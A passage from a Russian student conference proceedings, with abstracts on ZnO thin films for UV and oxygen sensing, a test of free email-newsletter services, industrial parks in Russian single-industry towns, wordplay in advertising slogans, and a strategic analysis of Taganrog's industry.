4. Егоров Н.В., Шешин Е.П. Автоэлектронная эмиссия. Принципы и приборы: Учебник-монография. Долгопрудный: Издательский Дом «Интеллект», 2011. – 704 с.

Исследование влияния электрофизических и структурных параметров пленок ZnO на чувствительность к УФ излучению

Хахулин Д.А.

Научный руководитель: Замбург Е.Г., младший научный сотрудник кафедры НТМСТ

В последнее время во всем мире повысился интерес к датчикам ультрафиолетового излучения. Это вызвано тем, что ряд промышленных, научных, космических, оборонных задач может быть эффективно решен именно с помощью датчиков УФ излучения. [1] В связи с повышенным вниманием к датчикам УФ излучения, актуальным также стал вопрос повышения их эффективности, путем использования новых материалов и внедрения примесей. В этом свете особый интерес представляет один из перспективных материалов прозрачной электроники – ZnO . [2] Целью работы является повышению эффективности обнаружения УФ-излучения датчиком на основе ZnO путем изменения электрофизических свойств пленки.

Был проведен анализ публикаций на тему модификации пленок ZnO с целью улучшения их детектирующих характеристик. Так, в работах [3,4] структурные и электрофизические параметры пленки изменялись путем варьирования параметров осаждения: изменение температуры роста, состава прекурсора, давления в камере. Кроме того, как сообщается в статье [5] сенсора можно повысить внедрением наночастиц благородных металлов.

Были рассмотрены несколько структур УФ-фотодетекторов с использованием оксида цинка. На основе анализа этих работ, в качестве методики роста было выбрано химическое осаждение из парогазовой фазы в присутствии аэрозоля. Схема установки представлена в работе [6]. В качестве метода нанесения металлизации было выбрано термическое вакуумное напыление, материал металлизации – золото. Топология металлизации представляет собой встречно-штыревую структуру.

Для исследования влияния электрофизических свойств пленки было изготовлено 7 образцов. На образцах 1-4 было исследовано влияние температуры осаждения на структуру пленки. Затем, в образцах 4-7, было исследовано влияние подложки на эффективность детектирования УФ излучения – вместо стекла, покрытого ITO, использовались сапфир и кремний. Также в образец №5 была внедрена платина. Параметры образцов приведены в таблице 1.

Таблица 1 – Параметры экспериментальных образцов

Наименование образца	Температура роста	Материал подложки	Параметры прекурсора (объем 30мл)
Образец №1	300°C	Стекло/ITO	0,165114г. ацетата цинка
Образец №2	350°C	Стекло/ITO	0,165114г. ацетата цинка;
Образец №3	400°C	Стекло/ITO	0,165114г. ацетата цинка
Образец №4	450°C	Стекло/ITO	0,165114г. ацетата цинка
Образец №5	300°C	Al ₂ O ₃	0,165114г. ацетата цинка
Образец №6	300°C	Al ₂ O ₃	0,165114г. ацетата цинка 0,0053г. ацетилацетоната платины (II)
Образец №7	300°C	Si	0,165114г. ацетата цинка

Рентгеновские дифрактограммы образцов 1-4 продемонстрировала, что при температуре осаждения 300°C кристаллографические ориентации (100) и (110) проявляются в пленке в большей степени, нежели чем в пленке, полученной при 450°C. С ростом температуры осаждения, растет присутствие фазы (002), и начинает проявлять себя фаза (102).

Следующим этапом работы стало исследования пленок ZnO, полученных на монокристаллических подложках. При напряжении 1 В темновые токи для образцов 5, 6 и 7 составили 0,2мА, 0,5мА и 0,02мА, соответственно. Освещение образцов велось 5 минут. За это время ток для образцов 5, 6 и 7 достиг значений, 6,6мА, 13мА и 11,3мА, таким образом, он возрос на 3200%, 2500% и 5640%, соответственно. Образец №6 с наночастицами платины демонстрирует наибольший абсолютный прирост тока, однако, при этом обладает наибольшим темновым током, а также нелинейной темновой ВАХ. Наименьший ток при отсутствии УФ излучения демонстрирует образец №7. Все образцы демонстрируют медленное восстановление после отключения излучения. За 5 минут спад тока в образцах 5, 6 и 7 составил 6%, 15% и 20%, соответственно. При этом спад постепенно замедлялся. На рисунке 1 представлены ВАХ в отсутствии УФ излучения (рисунок 1.а) и токо-временные характеристики при включении и выключении освещения (рисунок 1.б) образцов 5, 6 и 7.




Рисунок 1 – ВАХ в отсутствии УФ излучения (а) и изменение тока во времени при включении и выключении освещения (б) для образцов 5, 6 и 7. В качестве источника освещения использовалась ртутная лампа.

Таким образом, можно заключить, что пленки, выращенные при температурах порядка 420°C-450°C уступают пленкам, полученным при 300°C при применения в датчике УФ излучения. Меньшее сопротивление пленки и меньший отклик на УФ излучение обусловлены тем, что в пленках, выращенных при 420°C меньше дефектов на границе зерен, и зерна упакованы плотнее. Это, в свою очередь, затрудняет хемосорбцию молекул в приповерхностном слое и вглубь пленки. Эти молекулы играют существенную роль в генерации неравновесных носителей заряда в пленке ZnO при освещении её УФ излучением. [7] Существенное влияние на эффективность устройства оказывают частицы платины: Образец №6

продemonстрировал наибольший пиковый ток – 13мА, однако при этом также возрос темновой ток. Механизм воздействия частиц благородного металла на пленку подробно обсуждаются в работе [5].

Литература:

1. Зотов В.Д. Современные средства детектирования УФ излучений и их применение

2. Семикина Т.В. Оксидная электроника как одно из направлений прозрачной электроники / Комащенко В.Н., Шмырева Л.Н. // Электроника и связь. -2010. -№3. –С. 20-28.

3. S.I. Inamdar, High-performance metal–semiconductor–metal UV photodetector based on spray deposited ZnO thin films / K.Y. Rajpure // Journal of Alloys and Compounds -2014. -№ 595. –p. 55–59

4. S.I. Inamdar ZnO based visible–blind UV photodetector by spray pyrolysis / V.V. Ganbavle, K.Y. Rajpure // Superlattices and Microstructures - 2014. -№ 76. –P. 253–263

5. Narendar Gogurla Multifunctional Au-ZnO Plasmonic Nanostructures for Enhanced UV Photodetector and room Temperature NO Sensing Devices / Arun Kumar Sinha, Sumita Santra, Santanu Manna & Samit Kumar Ray // Science reports, -2014. -№4. doi:10.1038/srep06483

6. Jong-Gul Yoon Structural and optical properties of TiO₂-SiO₂ composite films prepared by aerosol-assisted chemical-vapor deposition / Hun Kyoo Oh, Young Jik Kwag // Journal of the Korean Physical Society, vol. 33. - 1998. -№6. –P. 699-704

7. T. L. Tansley Adsorption, desorption and conductivity of sputtered zinc oxide thin films / D. F. Neely // Thin Solid Films -1984. -№121. –P. 95-107.

Исследование газочувствительности наноразмерных пленок ZnO

Шипулин И.А., Шумов А.В.

Научный руководитель: Замбург Е.Г., м.н.с., кафедра нанотехнологий и микросистемной техники

В связи с активным развитием высокотехнологического производства возросла потребность в более эффективных и компактных устройствах и системах контроля за составом окружающей среды. Наибольший интерес из них представляют полупроводниковые газовые сенсоры на основе широкозонных оксидов металлов, среди которых оксид цинка (ZnO) является одним из перспективных благодаря высокой чувствительности его электрофизических свойств к адсорбционным процессам на его поверхности, что позволяет детектировать различные газы в широком интервале концентраций [1,2].

При разработке газового сенсора исследователи сталкиваются с проблемами выбора оптимальной толщины газочувствительной пленки, рабочей температуры сенсора, а также с проблемой прогнозирования влияния процесса хемосорбции на электрофизические свойства пленок. Для решения этих проблем необходимо проводить комплексные экспериментально-теоретические исследования. В [3] проведены теоретические исследования по определению оптимальных параметров наноразмерных пленок ZnO и описано влияние процесса хемосорбции на их электрофизические свойства. Для установления достоверности теоретических результатов и исследования режимов при которых возможно детектирование газов наноразмерными пленками ZnO, необходимо провести экспериментальные исследования газочувствительных характеристик.

Цель работы исследование газочувствительности наноразмерных пленок ZnO.

Исследования газочувствительных характеристик пленок ZnO проводились в вакуумной камере с давлением 10^{-4} Торр. В качестве измерительного прибора использовался мультиметр (KEITHLEY). В качестве детектируемого газа O_2 чистотой 99,95%. Скорость потока газа менялась в зависимости от необходимой концентрации газа в камере. Исследования проводились при концентрации газа от 50 ppm до 250 ppm. Температура газочувствительной пленки изменялась в диапазоне от 150°C до 270°C. Результаты экспериментов представлены на рисунке 1.




Рисунок 1. Газочувствительность наноразмерной пленки ZnO при (а) – 200 °C, (б) – 240 °C

Установлено, что при температуре 200°C наноразмерные пленки ZnO практически не чувствительны к малым концентрациям газа вплоть до 100 ppm. Это может быть связано, во-первых, с высоким поверхностным потенциалом, которые не позволяет в полной мере адсорбироваться частицам газа, во-вторых, малой концентрацией газа, которая недостаточно

обедняет носителями заряда приповерхностную область, тем самым существенно не влияет на изменение сопротивления. При этом время восстановления пленки составляет порядка 200 сек., что говорит о неактивности процесса десорбции при такой температуре.

При повышении температуры пленки до 240°C она становится более чувствительна к малым концентрациям газа, что свидетельствует о снижении поверхностного потенциала, увеличении концентрации свободных электронов (свободные радикалы) на поверхности, что повышает вероятность взаимодействия частиц газа с пленкой. Время восстановления пленки при таком режиме детектирования составляет порядка 60-100 сек. При температуре пленки 270°C и малых концентрациях газа можно наблюдать как процесс десорбции преобладает над процессом адсорбции, то есть частицы практически не успевают взаимодействовать с адсорбентом, а высокая температура приводит к уменьшению концентрации свободных носителей заряда на поверхности, и только при концентрациях газа выше 200 ppm эти два процесса становятся равновероятными, и пленка начинает реагировать на присутствие газа в камере.

Таким образом, экспериментальные исследования показали, что наноразмерные пленки ZnO обладают высокой чувствительностью к малым концентрациям кислорода при температуре пленки 240 °C, при этом удельное сопротивление пленок ZnO лежит в диапазоне от $1,7 \times 10^3$ Ом·см до $3,2 \times 10^3$ Ом·см. При температурах ниже 200°C пленки практически не чувствительны к концентрациям газа меньше 200 ppm, а удельное сопротивление изменяется незначительно 10 - 20 Ом·см. При температуре выше 250°C пленки также практически не чувствительны к низким концентрациям газа до 150 ppm из-за преобладания процесса десорбции над адсорбцией, удельное сопротивление таких пленок лежит в диапазоне $6,0 \times 10^2$ Ом·см до 8×10^3 Ом·см. Экспериментальные результаты хорошо коррелируют с теоретическими результатами [3]. Данные результаты могут быть использованы для разработки газовых сенсоров, систем мониторинга окружающей среды и других устройств газовой сенсорики.

Литература:

1. Hsueh T.-J., Hsu C.-L. Fabrication of gas sensing devices with ZnO nanostructure by the low-temperature oxidation of zinc particles. // Sensors and Actuators B: Chemical. 2008. В 131. pp. 572-576.
2. Gurlo A. Nanosensors: towards morphological control of gas sensing activity. SnO₂, In₂O₃, ZnO and WO₃ case studies. // Nanoscale. 2011. Vol. 3. pp. 154-165.
3. Замбург Е.Г., Шипулин И.А. Моделирование влияния хемосорбции на электрофизические параметры наноразмерных пленок ZnO для устройств газовой сенсорики. // Известия ЮФУ: Технические науки. 2014. №9 (158). Стр. 67– 78.

Институт управления в социальных, экономических и экологических системах Инженерно-технологической академии

Результативность бесплатных сервисов e-mail рассылок: миф или реальность?

Кожухова А.Е., Приходько Е.В.,

Научный руководитель: Подопригора М.Г., к.э.н., доцент

В современных условиях вопрос рекламы продукта или услуги рано или поздно касается практически каждого человека, будь это молодой менеджер компании, индивидуальный предприниматель, молодой ученый или репетитор на дому. Реклама становится объектом исследования специалистов в абсолютно различных областях. Развитие коммуникаций обуславливает появление новых информационных технологий, развиваются новейшие виды электронной рекламы, в частности, интернет-реклама. Из множества эффективных инструментов интернет-рекламы, мы решили уделить особое внимание e-mail-маркетингу.

Целью настоящего исследования являлось изучение возможностей и выявление особенностей бесплатных сервисов e-mail-рассылок. В рамках поставленной цели решались следующие задачи:

1. Проведен обзор рынка сервисов e-mail-рассылок
2. Выявлены лидеры рынка с возможностью бесплатного демо-тестирования
3. Протестированы e-mail-сервисы лидеров

В ходе первого этапа исследования было выяснено, что рынок e-mail-рассылок довольно насыщен различными сервисами: на российском рынке насчитывается более 25 сервисов, среди которых наиболее популярными являются UniSender, SMARTRESPONDER, MailChimp, Mailigen, Prostoemail, Epochta, Expertsender, Mailtrig, Mailersoft, Mailerlite, Madmimi, Campaignmonitor, Verticalresponse, Mail-manager, Remailer, Teamsale и т.д.[1]

В ходе второго этапа нами были отобраны 10 из них, которые мы сравнили по некоторым характеристикам (рис.1).

По данным сравнительного анализа были выявлены 3 сервиса, занимающих лидирующие позиции, такие как: UniSender [2], Smartresponder [3] и MailChimp [4].

Следующим этапом мы поочередно изучили каждый из этих сервисов, при помощи тестирования бесплатной демо-версии, в ходе которого были получены следующие результаты.

Название характеристики		UniSender	Smartresponder	MailChimp	Prostoemail	Epochta	Expertsender	Mailtrig	Mailersoft	Mailerlite	Madmimi
Русский язык		✓	✓	-	✓	✓	✓	✓	✓	✓	-
Демо-версия		✓	✓	✓	✓	✓	-	✓	-	✓	✓
Поддержка:	по телефону	✓	✓	-	-	✓	✓	-	✓	✓	-
	по лив-чату	✓	✓	✓	✓	✓	-	✓	-	-	✓
	через форму в личный кабинет	✓	-	-	✓	-	-	-	-	✓	-
	через e-mail	-	-	✓	-	✓	✓	✓	✓	-	✓
	через запрос с сайта	-	✓	-	-	-	-	-	-	-	-
Наличие шаблонов писем		✓	✓	✓	✓	✓	-	✓	-	✓	✓
Автоматические серии писем		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Модули интеграции с CRM		✓	-	✓	-	?	?	✓	?	✓	✓
Модули интеграции с CMS, сайтами, блогами,		✓	✓	✓	-	?	?	✓	?	✓	✓
Интеграция с соц сетями		✓	✓	✓	-	-	?	-	✓	✓	✓
API		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Импорт контактов		✓	✓	✓	✓	✓	✓	-	✓	✓	✓
RSS-рассылки		✓	✓	✓	-	-	-	-	-	-	✓
SMS-рассылки		✓	-	✓	-	✓	-	-	-	-	-
Интеграция с Google Analytics		✓	-	✓	✓						
Интеграция с Яндекс.Метрика		✓	-	-	-						

Рисунок 1. Сравнительная характеристика e-mail-сервисов

С сервисом Smartresponder у нас возникли проблемы с самого начала, еще на этапе отправления рассылки, а именно: в данном сервисе можно отправлять рассылку только активированным пользователям, то есть тем, кто подписался сам.

С MailChip также возникли проблемы, но уже на последнем шаге создания рассылки: всплыла ошибка с сообщением о том, что заголовок оставлен по умолчанию, но при возвращении назад и корректировке в итоге выходит та же самая ошибка, которая просто не позволяет продолжить далее отправку, а также минусом для работы в данном сервисе является отсутствие русифицированного интерфейса, что в своей мере, затрудняет освоение всего возможного функционала.

Последним тестируемым сервисом стал лидер по итогам сравнительного анализа – Unisender. Оценивая его со стороны пользователя, мы можем сказать, что данный сервис имеет простой и удобный интерфейс, доступные дизайнерские шаблоны, мощные инструменты анализа рассылок. Отправка рассылки прошла без ошибок. В итоге были получены следующие результаты: из 69 отправленных писем прочитано было 23 письма, из них только 4 перешли по ссылке, указанной в письме.

Данные показатели говорят о том, что было прочитано только треть сообщений, что, собственно для нас, как для тестировщиков этого сервиса, является не столь хорошим результатом. Мы предполагаем, что, возможно, причиной такого результата оказался не совсем правильно выбранный сегмент. Вследствие чего, мы решили повторно создать рассылку и отправить ее на новую группу контактов. В связи с этим мы столкнулись с проблемой «недостатка средств на счете» и было предложено пополнить

счет, как минимум на 0,43 у.е., учитывая то, что мы тестируем бесплатную демо-версию.

Из всего вышесказанного можно сделать вывод, что бесплатные сервисы-это больше способ привлечь потенциальных клиентов, чем метод продвижения, они позволяют просто посмотреть на сервис изнутри, посмотреть его работу и возможности функционала на определенной аудитории. Чтобы получить максимальную конверсию от продвижения, то придется немного вложиться в рассылку, но получить при этом качественный результат.

Литература:

1. SOFTOLET — инструменты развития Дела. Бизнес-софт [Электронный ресурс]. – Режим доступа: <http://softolet.ru/>
2. Личный кабинет Unisender [Электронный ресурс]. – Режим доступа: <http://cp.unisender.com/>
3. Личный кабинет Smartresponder [Электронный ресурс]. – Режим доступа: <http://smartresponder.ru/>
4. Личный кабинет Mailchimp [Электронный ресурс]. – Режим доступа: <http://mailchimp.com/>

Индустриальные парки как основополагающий компонент диверсификации экономики российских моногородов

Валынкин Р.А.

Научный руководитель: Ткаченко Ю.Г., к.э.н., доцент

Для России моногорода – естественное явление, обусловленное историческими, экономическими и географическими особенностями страны. По официальным данным, сегодня в России насчитывается 313 моногородов [1], а не 342 как было до недавнего времени. В моногородах проживает около 15% населения. В действительности же количество моногородов куда более значительное, чем указано в официальном списке. По оценкам экспертов, через 30-40 лет любой моногород в силу смены технологий или выработки месторождения закончит свое существование.

Как показало исследование группы «Базовый элемент», в 45% моногородов может быть реализована модель индустриальной диверсификации [2], за счет которой в течение 2015-2016 годов может быть создано 60-90 тыс. новых рабочих мест. Ядром модели могут стать индустриальные парки.

Создание индустриальных парков — основной тренд в развитии региональной экономики. Индустриальные парки — относительно новый формат организации промышленного производства в России. Суть его

заключается в том, что на ограниченной территории располагаются и осуществляют хозяйственную деятельность самые разные предприятия. В основном речь идет о производстве и складских услугах. Своим резидентам индустриальные парки предлагают следующие преимущества:

- комплексные услуги по строительству и обслуживанию производства,
- экономию времени на запуск проекта,
- обеспеченность инфраструктурой и инженерными сетями,
- гарантии юридической чистоты сделок,
- административную поддержку в регионе и налоговые льготы.

В нашей стране функционирует мощная структура по поддержке проектов индустриальных парков – Ассоциация индустриальных парков России (АИП).

Членами Ассоциации индустриальных парков являются более 100 юридических лиц, представляющие 65 индустриальных парков в 42 субъектах Российской Федерации. 25 организаций присоединились к АИП в 2014 году [3].

Партнерами АИП выступают Минэкономразвития РФ, Минпромторг РФ, Минвостокразвития РФ, Росстандарт, Сбербанк России, Бизнес-ассоциации стран Европы и Азии, Евразийская экономическая комиссия.

Значимые результаты работы АИП и партнеров по результатам 2014 года отмечены на рисунке 1.



Рис. 1. – Перечень значимых достижений АИП и совместно с ее партнерами по результатам 2014 года

Ростовская область является одним из самых продвинутых регионов по количеству и темпам развития индустриальных парков.

Стоит также отметить, что Ростовская область является одним из лучших в Российской Федерации мест для размещения новых заводов и фабрик. Такие глобальные компании, как Coca-Cola, PepsiCo, Guardian, Alcoa, Air Products, PRAXAIR, IMERYS, Lafarge, RockTron Group, Valmont Global Irrigation, Sucden, ТехноНИКОЛЬ и другие уже выбрали Ростовскую область для реализации своих индустриальных проектов [4].

В 2013 году принят областной закон "Об индустриальных парках в Ростовской области".

Сейчас в Ростовской области активно развиваются семь индустриальных парков, при этом каждый из них - это специально отобранные для размещения индустриальных проектов территории, к которым проще и дешевле всего подвести инженерные коммуникации, где есть полная ясность по стоимости инженерии и земли [4].

Не смотря на то, что существенным потенциалом для развития в Ростовской области обладает молочная промышленность, область испытывает острую необходимость в создании новых современных молочных комплексов.

Один из проектов таких комплексов автором предлагается реализовать в рамках индустриального парка моногорода Гуково, задав при этом вектор дальнейшего развития парка в направлении актуального формата таких производственных площадок – агропромышленных парков.

Стоит отметить, что реализация данного проекта с экологическими и инновационными производствами позволит не только решить проблему моногорода Гуково путем диверсификации его экономики, но и укрепить инвестиционный потенциал Ростовской области, выступить движущей силой при формировании современной инновационно-производственной областной инфраструктуры, а также сформировать собственную региональную торговую сеть конкурентоспособной и экологически - чистой молочной продукции.

Литература:

1. Распоряжение Правительства РФ от 29 июля 2014 г. № 1398 «Об утверждении монопрофильных муниципальных образований Российской Федерации (моногородов)» [сайт]: URL: <http://government.ru/docs/14051/> - (Дата обращения: 21.05.2015).

2. Моногорода. Перегрузка. Поиск новых моделей функционирования моногородов России в изменившихся экономических условиях «Базовый элемент», с.39 [сайт]: URL: www.basel.ru - (Дата обращения: 21.05.2015).

3. Отраслевой обзор «Индустриальные парки России 2014» [Электронный ресурс] / Некоммерческое партнерство «Ассоциация

индустриальных парков». – Режим доступа: <http://www.indparks.ru/upload/medialibrary/1a7/Industrial%20Parks%202014.pdf> - (Дата обращения: 21.05.2015).

4. Донские индустриальные парки [Электронный ресурс] / Агентство инвестиционного развития Ростовской области – Режим доступа: <http://www.ipa-don.ru/offers/projects/eg/?lang=0> - (Дата обращения: 21.05.2015).

Языковая игра как эффективное средство воздействия в рекламном слогане

Гопка Ю.А.

Научный руководитель: Нечепуренко М.Ю., к.филос.н., доцент

В современном обществе реклама является активно развивающейся сферой общественной деятельности. Глобализация и международная коммуникация приводит к тому, что роль рекламы неуклонно возрастает. Влияние рекламы сказывается и на состоянии русского языка, так как она принимает участие в формировании языкового вкуса общества. Все чаще реклама формирует новые образы и модели речевой коммуникации в процессе поиска максимальной эффективности воздействия, которые позднее становятся неотъемлемым элементом языковой культуры. Именно поэтому является целесообразным лингвистический анализ рекламных слоганов с точки зрения использованных способов воздействия.

Впервые термин «языковая игра» употребил Л. Витгенштейн, который с этим феноменом связывал применение языка в соответствующей сфере общения, способность использовать языковые средства с учетом реализуемой ими функции (коммуникативной, экспрессивной и т. п.) и понимания роли говорящего как участника коммуникативного акта в достижении цели общения.[1] Языковая игра строится по принципу намеренного использования отклоняющихся от нормы явлений, а также искажения речевых клише с целью придания сообщению большей экспрессивной силы. Создание экспрессивных слоганов – одна из основных задач рекламного копирайтинга. [4] Слоганы должны привлекать внимание целевой аудитории, легко читаться, быть оригинальными, вызывать любопытство. Удачные слоганы не только легко запоминаются и становятся частью языковой среды, но и активно её изменяют. Как говорил Умберто Эко, «... объявление тем больше привлекает внимание, чем больше нарушает принятые коммуникативные нормы, перестраивая таким образом систему риторических ожиданий». Именно поэтому в рекламе прибегают к помощи языковой игры с внутренней формой языковой единицы графическими, фонетическими, лексическими и другими средствами.

В ходе исследования мы проанализировали 50 рекламных слоганов и выявили следующие виды использованных в них приёмов языковой игры:

1) Графические приёмы.

1.1. Графические выделения, которые часто используются в слоганах, чтобы выделить и обыграть название товара или фирмы: Та *САМАЯ* музыка. Радио Best FM; *ЦУМ*овые скидки; *КРАШ*ные апельсины. Газированный напиток “Crush”; Каждый день *Добрый*. Сок *Добрый*.

В некоторых случаях создается возможность двойного прочтения фразы или текста. Образуется текст, совмещающий в себе два рекламных послания: *ПРИЗ*нанный чай. Цейлонский чай Принцесса Нури; Любовь не *слуЧАЙ*на. Чай Принцесса Нури; Жевать не *пережИ*вать. Chewits.

1.2. Графическая контаминация - образование нового слова или выражения путем скрещивания, объединения частей двух слов или выражений, связанных между собой какими-либо ассоциациями: *ПароНормальное* приготовление пищи. Паровые печи PANASONIC; С *Н₂О*вым годом! АКВАФОР; *Talkовое* радио. МАЯК, радиостанция; *На100%я*щая вода. Фирма: "Настоящая вода"; Sony. *CD* и слушай.

2) Фонетические приемы – применение звуковых повторов для привлечения внимания реципиента.

2.1. Одним из самых популярных является прием аллитерации: Миллионы микробов умрут. Domestos; В хорошем чае души не чаю. Торговая марка "Майский чай"; Оставь свой след. Camelot.

2.2. Очень распространенным является еще один прием фонетической игры — анафора. Он используется для пояснения иностранных слов и основан на смысловом сближении слов, сходных по звучанию: Вольному — Volvo; Gillette. Лучше для мужчины нет; Sprite. Не дай себе засохнуть; Есть идея — есть ИКЕА.

3) Лексические приёмы. Данный вид языковой игры основан на многозначности слов, а также синонимии и антонимии: *Горькая* комедия о *сладкой* жизни. Фирма: Фильм Глянец; *Майский* чай — *любимый* чай; *Время есть*. *Есть* Meller.

Мы обратили внимание на то, что правила и семантической сочетаемости фраз могут подвергаться игровому переосмыслению, в результате чего создается эффект парадокса - сочетания несочетаемого: У нас нет постоянных читателей. Фирма: Газета «Работа сегодня»; Смешно до мурашек. Фильм «Очень страшное кино 4».

Важное место в языковой игре занимают окказионализмы – индивидуально-авторские неологизмы. Данный прием является довольно сложным, поэтому мы столкнулись лишь с несколькими случаями его употребления: Snickers. Не тормози — *сникерсни*; *Охлаждайс* - «Stimorol Ice».

В ходе исследования мы обнаружили, что самым распространенным видом языковой игры в современной российской рекламе являются графические приемы. Этому есть, с нашей точки зрения, логическое объяснение: мы получаем информацию из окружающего мира через органы чувств, при этом информация, поступающая посредством зрения, кажется субъективно наиболее значимой. То, что мы получаем через этот канал восприятия, содержит не только детали объектов и знания о них, но и эмоции, связанные с ними. Поэтому такие методы позволяют вызывать необходимую реакцию аудитории быстро и доступно. Фонетические приемы в рекламном слогане также используются довольно часто, ведь смыслом обладают не только слова, но и звуки. С помощью удачного звукового решения слоган может передать не только общую идею, но и дать подсознательную ориентировку на товарную категорию, способ и ситуацию использования товара. Что касается лексических приемов, то ни используются реже всего, так как в большинстве они скрыты в слогане, не сразу бросаются в глаза. Поэтому копирайтеры предпочтительнее используют более яркие приемы языковой игры.

Таким образом, нам удалось выявить и классифицировать языковые приемы русскоязычных рекламных слоганов. Из 50 отобранных слоганов в 44 мы выявили наличие языковой игры. Это позволяет сделать вывод о том, что языковая игра является неотъемлемым компонентом рекламы, мощным инструментом манипуляции читателем. Анализ примеров использования языковой игры показывает, что все ее приемы направлены на то, чтобы слоган привлекал внимание целевой аудитории своей оригинальностью и броскостью. В соответствии с поставленной целью мы занимались исследованием русскоязычных рекламных слоганов, а проведение сопоставительного анализа русскоязычных и англоязычных слоганов является перспективой для дальнейшего исследования.

Литература:

1) Витгенштейн Л. Философские исследования (ФИ) // Витгенштейн Л. Философские работы. Ч.1. М., 1994.

2) Щуклина Т. Ю. Лингвистические средства создания экспрессивности русских рекламных текстов.//Вестник ТГГПУ. Филологические науки. № 1(12).- 2008.- С.1–3.

3) Завадская А.В. Особенности функционирования окказиональной лексики в рекламном тексте.//Вестник ОГУ №5(124). – 2011. - С. 27-29.

4) Романова Т.Н. Слоганы в языке современной рекламы// Лингвистика, 2001. - №3.

5) Энциклопедический словарь по культурологии.- М.,-1997.

6) Ярошенко Н. Языковая игра в заголовках.

<http://dspace.tnpu.edu.ua/bitstream/123456789/2279/1/yarochenko.pdf>

Стратегический анализ промышленного комплекса города таганрога в условиях глобальной турбулентности

Жидикова А. О., Сентищева Е.Н.

Научные руководители: Орлова В.Г., к.э.н., доцент;

Алесинская Т.В., к.т.н., доцент

Наравне с прошлыми проблемами, современная экономика сталкивается с рядом новых вызовов и угроз, которые требуют неотложного внимания и оперативного решения. Одной из серьезных проблем становятся санкции западных стран, которые оказывают влияние на всю российскую экономику. Успех адаптации стратегии развития производственного комплекса к новым условиям основывается на решении проблем и создании благоприятных условий его развития.

Существующая «Стратегия социально-экономического развития Муниципального образования «Город Таганрог» на период до 2020 года» [1], разработанная в 2012 году, в рамках современных экономических процессов теряет свою актуальность, так как не учитывает многовариантность развития событий, складывающихся во внешней среде региона. В этой связи, необходимо провести анализ стратегии социально-экономического развития, осуществить коррекцию оценок факторов внешней и внутренней среды города.

Для уменьшения негативного влияния слабых сторон Муниципального образования «Город Таганрог», в работе были проанализированы сочетания факторов, относящихся к «слабым сторонам» и «возможностям».

Одной из слабых сторон можно назвать отставание предприятий от передовых отраслевых тенденций, в результате продукция большинства предприятий не конкурентоспособна. Однако, при помощи возможностей, а именно, посредством получения инвестиций и использования помощи государства могут быть обновлены основные фонды предприятий, внедрены новые технологии, что заметно увеличит конкурентоспособность продукции.

На настоящий момент, ряд промышленных предприятий испытывает сокращение спроса на производимую продукцию. Такими предприятиями являются: ПК «ТагИнвестСтрой», «Мегалист-Таганрог», НПП «Спецстрой-связь», ООО «СКБ «Красный гидропресс», ОАО «23МОЗ», ООО «Механолитейный завод», ООО «Лемакс» - 93,9% [3].

Сокращение спроса, отсутствие сформированного портфеля заказов ряда предприятий на долгосрочную перспективу приводит к увеличению дебиторской и кредиторской задолженности, а впоследствии, и к банкротству предприятий. Так, на конец 2013 года насчитывалось 48 предприятий-банкротов, а в 2015 их количество возросло до 63 шт. Благодаря укреплению внутрироссийских межрегиональных связей, а также

